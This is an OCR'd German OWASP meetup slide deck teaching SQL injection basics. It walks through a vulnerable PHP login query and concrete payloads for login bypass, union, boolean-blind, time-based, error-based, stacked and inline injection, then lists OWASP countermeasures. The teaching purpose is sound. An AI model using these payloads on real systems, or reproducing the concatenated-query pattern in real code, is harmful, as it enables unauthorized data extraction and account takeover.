SQLI GRUNDLAGEN

Chaospott Essen, 29.07.19

OWASP German Chapter Stammtisch Initiative/Ruhrpott

Özkan Perk (ozkan.perk@owasp.org)

Inhalt

- Definition
- Wie funktionieren SQL-Injections?
- SQLi Types / Techniques
  - Union query-based
  - Error-based
  - Boolean-based blind
  - Time-based blind
  - Stacked queries
  - Inline queries
  - Zusammenfassung / Fazit
- Gegenmaßnahmen
- Wofür sqlmap?

Inhalt

- Hands on!
  - (Die wichtigsten Features / Optionen)
  - Einfacher GET Request
  - Einfacher POST Request
  - POST Request mit JSON / XML
  - SQLi über HTTP-Headerfelder
  - Komplexere Requests

Definition

- Unter "SQL-Injection" versteht man das (unbefugte) Ausführen fremder SQL Befehle auf einer Anwendung.

- SQLi werden i.d.R. durch fehlende oder mangelhafte Überprüfung/Maskierung von Eingabeparametern ermöglicht.

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer

E-Mail

Passwort

ANMELDEN

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer

E-Mail

Passwort


ANMELDEN

Applikation
(z.B. PHP)

```php
<?php
$mail = $_REQUEST['email'];
$pass = $_REQUEST['password'];

$sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer



Applikation
(z.B. PHP)


```php
<?php
$mail = $_REQUEST['email'];
$pass = $_REQUEST['password'];

$sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

Datenbank
(z.B. MariaDB)

```sql
SELECT * FROM `USERS` WHERE `email`='' AND `password`=''
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer



Applikation
(z.B. PHP)


```php
<?php
$mail = $_REQUEST['email'];
$pass = $_REQUEST['password'];

$sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

Datenbank
(z.B. MariaDB)

```sql
SELECT * FROM `USERS` WHERE `email`='' AND `password`=''
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer



Applikation
(z.B. PHP)


```php
<?php
$mail = $_REQUEST['email'];
$pass = $_REQUEST['password'];

$sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

Datenbank
(z.B. MariaDB)

```sql
SELECT * FROM `USERS` WHERE `email`='' AND `password`=''
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer



Applikation
(z.B. PHP)

```php
<?php
$mail = $_REQUEST['email'];
$pass = $_REQUEST['password'];

$sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

Datenbank
(z.B. MariaDB)

```sql
SELECT * FROM `USERS` WHERE `email`='' AND `password`=''
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer

E-Mail

max.mustermann@owasp.org

Passwort

Start123

ANMELDEN

Applikation
(z.B. PHP)


```php
<?php
$mail = $_REQUEST['email'];
$pass = $_REQUEST['password'];

$sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

Datenbank
(z.B. MariaDB)

```sql
SELECT * FROM `USERS` WHERE `email`='max.mustermann@owasp.org' AND `password`='Start123'
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer



Applikation
(z.B. PHP)

```php
<?php
$mail = $_REQUEST['email'];
$pass = $_REQUEST['password'];

$sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

Datenbank
(z.B. MariaDB)

```sql
SELECT * FROM `USERS` WHERE `email`='' AND `password`=''
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer

E-Mail

hacker@owasp.org

Passwort

bla' OR 1=1 /*

ANMELDEN

Applikation
(z.B. PHP)

```php
<?php
$mail = $_REQUEST['email'];
$pass = $_REQUEST['password'];

$sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

Datenbank
(z.B. MariaDB)

```
SELECT * FROM `USERS` WHERE `email`='hacker@owasp.org' AND `password`='bla' OR 1=1 /*'
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer

E-Mail

hacker@owasp.org

Passwort

bla' OR 1=1 /*

ANMELDEN

⚠ SQLi Payload

Applikation
(z.B. PHP)

```php
<?php
$mail = $_REQUEST['email'];
$pass = $_REQUEST['password'];

$sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

Datenbank
(z.B. MariaDB)

```
SELECT * FROM `USERS` WHERE `email`='hacker@owasp.org' AND `password`='bla' OR 1=1 /*'
```

SQLi types / techniques

- Union query-based
- Boolean-based blind
- Time-based blind
- Error-based
- Stacked queries
- Inline queries

UNION QUERY-BASED

- SQL STATEMENT (ORIGINAL):

```
SELECT `id`,`name`,`type`,`creation_time` FROM `items` WHERE `id`=1
```

- SQL STATEMENT (MANIPULIERT):

```
SELECT `id`,`name`,`type`,`creation_time` FROM `items` WHERE `id`=1 UNION ALL (SELECT `id`,`username`,`first_name`,`last_name` FROM `user`)
```

- ANTWORT (ORIGINAL):

id	name	type	creation_time
1	Hammer	1	2019-07-28 18:32:09

- ANTWORT (MANIPULIERT):

id	name	type	creation_time
1	Hammer	1	2019-07-28 18:32:09
1	m.mustermann	Max	Mustermann
2	f.bar	Foo	Bar
3	c.pott	Chaos	Pott

BOOLEAN-BASED BLIND

- SQL STATEMENT (ORIGINAL):

```
SELECT `id`,`name`,`type`,`creation_time` FROM `items` WHERE `id`=1
```

- SQL STATEMENT (MANIPULIERT, WAHR):

```
SELECT `id`,`name`,`type`,`creation_time` FROM `items` WHERE `id`=1 AND 1=1
```

- SQL STATEMENT (MANIPULIERT, UNWAHR):

```
SELECT `id`,`name`,`type`,`creation_time` FROM `items` WHERE `id`=1 AND 1=0
```

- ANTWORT (ORIGINAL):

```
{
  "success": "true"
}
```

- ANTWORT (MANIPULIERT, WAHR):

```
{
  "success": "true"
}
```

- ANTWORT (MANIPULIERT, UNWAHR):

```
{
  "success": "false"
}
```

Boolean-based blind

- Die Boolean-Based Blind Technik ist dann möglich, wenn abhängig vom Wahrheitsgehalt der eingeschleusten SQL Bedingung, unterschiedliche Antworten zurückgegeben werden. Solche Antworten könnten z.B. wie folgt aussehen:

Antwort (Zustand 1 / Wahr):

{"ID": "55"}

{"message": "Ihre Daten wurden gespeichert."}

{"result": "Max.Muster"}

{"count": "47"}

Antwort (Zustand 2 / Unwahr):

{"ID": "-1"}

{"message": "Daten konnten nicht gespeichert werden"}

{"result": "Kein Treffer"}

{"count": "0"}

Boolean-based blind

- Durch die unterschiedlichen Antworten kann man feststellen, ob eine injizierte Bedingung Wahr oder Unwahr ist. Dadurch ist es möglich, der Datenbank "Fragen zu stellen" und somit auch Daten auszulesen:

_?

- Frage:

  "Ist der Name des ersten Schemas 1 Zeichen lang?"

Antwort:

  Zustand 2 (Unwahr)

- SQL Statement:

```
SELECT * FROM `user` WHERE `id` = 1 AND (SELECT LENGTH(`SCHEMA_NAME`) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)=1
```

Boolean-based blind

- Durch die unterschiedlichen Antworten kann man feststellen, ob eine injizierte Bedingung Wahr oder Unwahr ist. Dadurch ist es auch möglich, Daten auszulesen. Hierzu werden der Datenbank entsprechende "Fragen gestellt":

__ __?

- Frage:

  "Ist der Name des ersten Schemas 2 Zeichen lang?"

Antwort:

  Zustand 2 (Unwahr)

- SQL Statement:

```
SELECT * FROM `user` WHERE `id` = 1 AND (SELECT LENGTH(`SCHEMA_NAME`) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)=2
```

Boolean-based blind

- Durch die unterschiedlichen Antworten kann man feststellen, ob eine injizierte Bedingung Wahr oder Unwahr ist. Dadurch ist es auch möglich, Daten auszulesen. Hierzu werden der Datenbank entsprechende "Fragen gestellt":

_ _ _?

- Frage:

  "Ist der Name des ersten Schemas 3 Zeichen lang?"

Antwort:

Zustand 2 (Unwahr)

- SQL Statement:

```
SELECT * FROM `user` WHERE `id` = 1 AND (SELECT LENGTH(`SCHEMA_NAME`) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)=3
```

Boolean-based blind

- Durch die unterschiedlichen Antworten kann man feststellen, ob eine injizierte Bedingung Wahr oder Unwahr ist. Dadurch ist es auch möglich, Daten auszulesen. Hierzu werden der Datenbank entsprechende "Fragen gestellt":

_ _ _ _ !

- Frage:

  "Ist der Name des ersten Schemas 4 Zeichen lang?"

Antwort:

  Zustand 1 (Wahr)

- SQL Statement:

```
SELECT * FROM `user` WHERE `id` = 1 AND (SELECT LENGTH(`SCHEMA_NAME`) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)=4
```

Boolean-based blind

- Durch die unterschiedlichen Antworten kann man feststellen, ob eine injizierte Bedingung Wahr oder Unwahr ist. Dadurch ist es auch möglich, Daten auszulesen. Hierzu werden der Datenbank entsprechende "Fragen gestellt":

? _ _ _

- Frage:

  "Ist der 1. Buchstabe im Namen des ersten Schemas ein 'A' ?"

Antwort:

  Zustand 2 (Unwahr)

- SQL Statement:

```
SELECT * FROM `user` WHERE `id`=1 AND (SELECT SUBSTRING(`SCHEMA_NAME`,1,1) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)='A'
```

Boolean-based blind

- Durch die unterschiedlichen Antworten kann man feststellen, ob eine injizierte Bedingung Wahr oder Unwahr ist. Dadurch ist es auch möglich, Daten auszulesen. Hierzu werden der Datenbank entsprechende "Fragen gestellt":

? _ _ _

- Frage:

  "Ist der 1. Buchstabe im Namen des ersten Schemas ein 'B' ?"

Antwort:

  Zustand 2 (Unwahr)

- SQL Statement:

```
SELECT * FROM `user` WHERE `id`=1 AND (SELECT SUBSTRING(`SCHEMA_NAME`,1,1) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)='B'
```

Boolean-based blind

- Durch die unterschiedlichen Antworten kann man feststellen, ob eine injizierte Bedingung Wahr oder Unwahr ist. Dadurch ist es auch möglich, Daten auszulesen. Hierzu werden der Datenbank entsprechende "Fragen gestellt":

C _ _ _

- Frage:

  "Ist der 1. Buchstabe im Namen des ersten Schemas ein 'C' ?"

Antwort:

  Zustand 1 (Wahr)

- SQL Statement:

```
SELECT * FROM `user` WHERE `id`=1 AND (SELECT SUBSTRING(`SCHEMA_NAME`,1,1) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)='C'
```

Boolean-based blind

- Durch die unterschiedlichen Antworten kann man feststellen, ob eine injizierte Bedingung Wahr oder Unwahr ist. Dadurch ist es auch möglich, Daten auszulesen. Hierzu werden der Datenbank entsprechende "Fragen gestellt":

C A _ _

- Frage:

  "Ist der 2. Buchstabe im Namen des ersten Schemas ein 'A' ?"

Antwort:

  Zustand 1 (Wahr)

- SQL Statement:

```
SELECT * FROM `user` WHERE `id`=1 AND (SELECT SUBSTRING(`SCHEMA_NAME`,2,1) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)='A'
```

Boolean-based blind

- Durch die unterschiedlichen Antworten kann man feststellen, ob eine injizierte Bedingung Wahr oder Unwahr ist. Dadurch ist es auch möglich, Daten auszulesen. Hierzu werden der Datenbank entsprechende "Fragen gestellt":

C A ? _

- Frage:

  "Ist der 3. Buchstabe im Namen des ersten Schemas ein 'A' ?"

Antwort:

  Zustand 2 (Unwahr)

- SQL Statement:

```
SELECT * FROM `user` WHERE `id`=1 AND (SELECT SUBSTRING(`SCHEMA_NAME`,3,1) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)='A'
```

BOOLEAN-BASED BLIND

… UND SO WEITER

Boolean-based blind

Nachteile:

- Es werden deutlich mehr Requests erzeugt
- Vorgang dauert dadurch wesentlich länger
- Vorgang ist "lauter" d.h. die Wahrscheinlichkeit, dass der Vorgang bemerkt wird, ist höher.

TIME-BASED BLIND

- SQL STATEMENT (ORIGINAL):

```
SELECT `id`,`name`,`type`,`creation_time` FROM `items` WHERE `id`=1
```

- SQL STATEMENT (MANIPULIERT):

```
SELECT `id`,`name`,`type`,`creation_time` FROM `items` WHERE `id`=1 AND (SELECT 5927 FROM (SELECT(SLEEP(5-(IF(1=1,0,5)))))Ksmi)
```

- ANTWORT (ORIGINAL):

Die Abfrage dauerte 0,0008 Sekunden.

- ANTWORT (MANIPULIERT):

Die Abfrage dauerte 5,0012 Sekunden.

Time-based blind

Nachteile:

- Dieselben Nachteile wie bei der BOOLEAN-BASED BLIND Technik und zusätzlich noch:
  - Hohe Fehleranfälligkeit, so dass Ergebnisse nicht immer Akkurat sind.

ERROR-BASED

- SQL Statement (Original):

```
SELECT `id`,`name`,`type`,`creation_time` FROM `items` WHERE `id`=1
```

- Antwort (Original):

id	name	type	creation_time
1	Hammer	1	2019-07-28 18:32:09

- SQL Statement (Manipuliert):

```
SELECT `id`,`name`,`type`,`creation_time` FROM `items` WHERE `id`=1 AND (SELECT 3405 FROM(SELECT
COUNT(*),CONCAT(0x7178627871,(SELECT MID((IFNULL(CAST(schema_name AS CHAR),0x20)),1,54) FROM
INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
```

- Antwort (Manipuliert):

Fehler

MySQL meldet:

```
#1062 - Doppelter Eintrag 'information_schema' für Schlüssel 'group_key'
```

Error-based

Nachteile:

- Erzeugt "Fehler" und ist deshalb besonders Auffällig (Einträge in Logs etc.)
- Funktioniert nur, wenn die Applikation Fehlermeldungen der Datenbank anzeigt!

STACKED QUERIES

- SQL STATEMENT (ORIGINAL):

```
SELECT `id`,`name`,`type`,`creation_time` FROM `items` WHERE `id`=1
```

- SQL STATEMENT (MANIPULIERT):

```
SELECT `id`,`name`,`type`,`creation_time` FROM `items` WHERE `id`=1; UPDATE `user`
SET `password`='test' WHERE `id`=5
```

Stacked Queries

Nachteile:

- Stacked Queries werden von vielen Datenbanken bzw. ihrer Programmierschnittstellen (darunter auch der PHP API von MariaDB/MySQL, so wie Oracle) standardmäßig **NICHT** unterstützt.

INLINE QUERIES

- SQL STATEMENT (ORIGINAL):

```
SELECT `id`,`name` FROM `items` WHERE `id`=1
```

- SQL STATEMENT (MANIPULIERT):

```
SELECT `id`,(SELECT (SELECT MID((IFNULL(CAST(schema_name AS CHAR),0x20)),1,1024) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1)) FROM `items` WHERE `id`=1
```


- ANTWORT (ORIGINAL):

```
[id] => 1
[name] => Hammer
```

- ANTWORT (MANIPULIERT):

```
[id] => 1
[(SELECT (SELECT MID((IFNULL(CAST(schema_name AS CHAR),0x20)),1,1024) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1))] => information_schema
```

ZUSAMMENFASSUNG / FAZIT



Gegenmaßnahmen

Primary Defenses:


- *Option 1: Use of Prepared Statements (with Parameterized Queries)*
- *Option 2: Use of Stored Procedures*
- *Option 3: Whitelist Input Validation*
- *Option 4: Escaping All User Supplied Input*

- *Additional Defenses:*
  - *Also: Enforcing Least Privilege*
  - *Also: Performing Whitelist Input Validation as a Secondary Defense*

- **Quelle:**

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

WOFÜR SQLMAP?



Hands on!

Wer mag schon Präsentationsfolien..

Laptops einschalten! ;-)

URL:

http://www.whitehatsecurity.de/start.php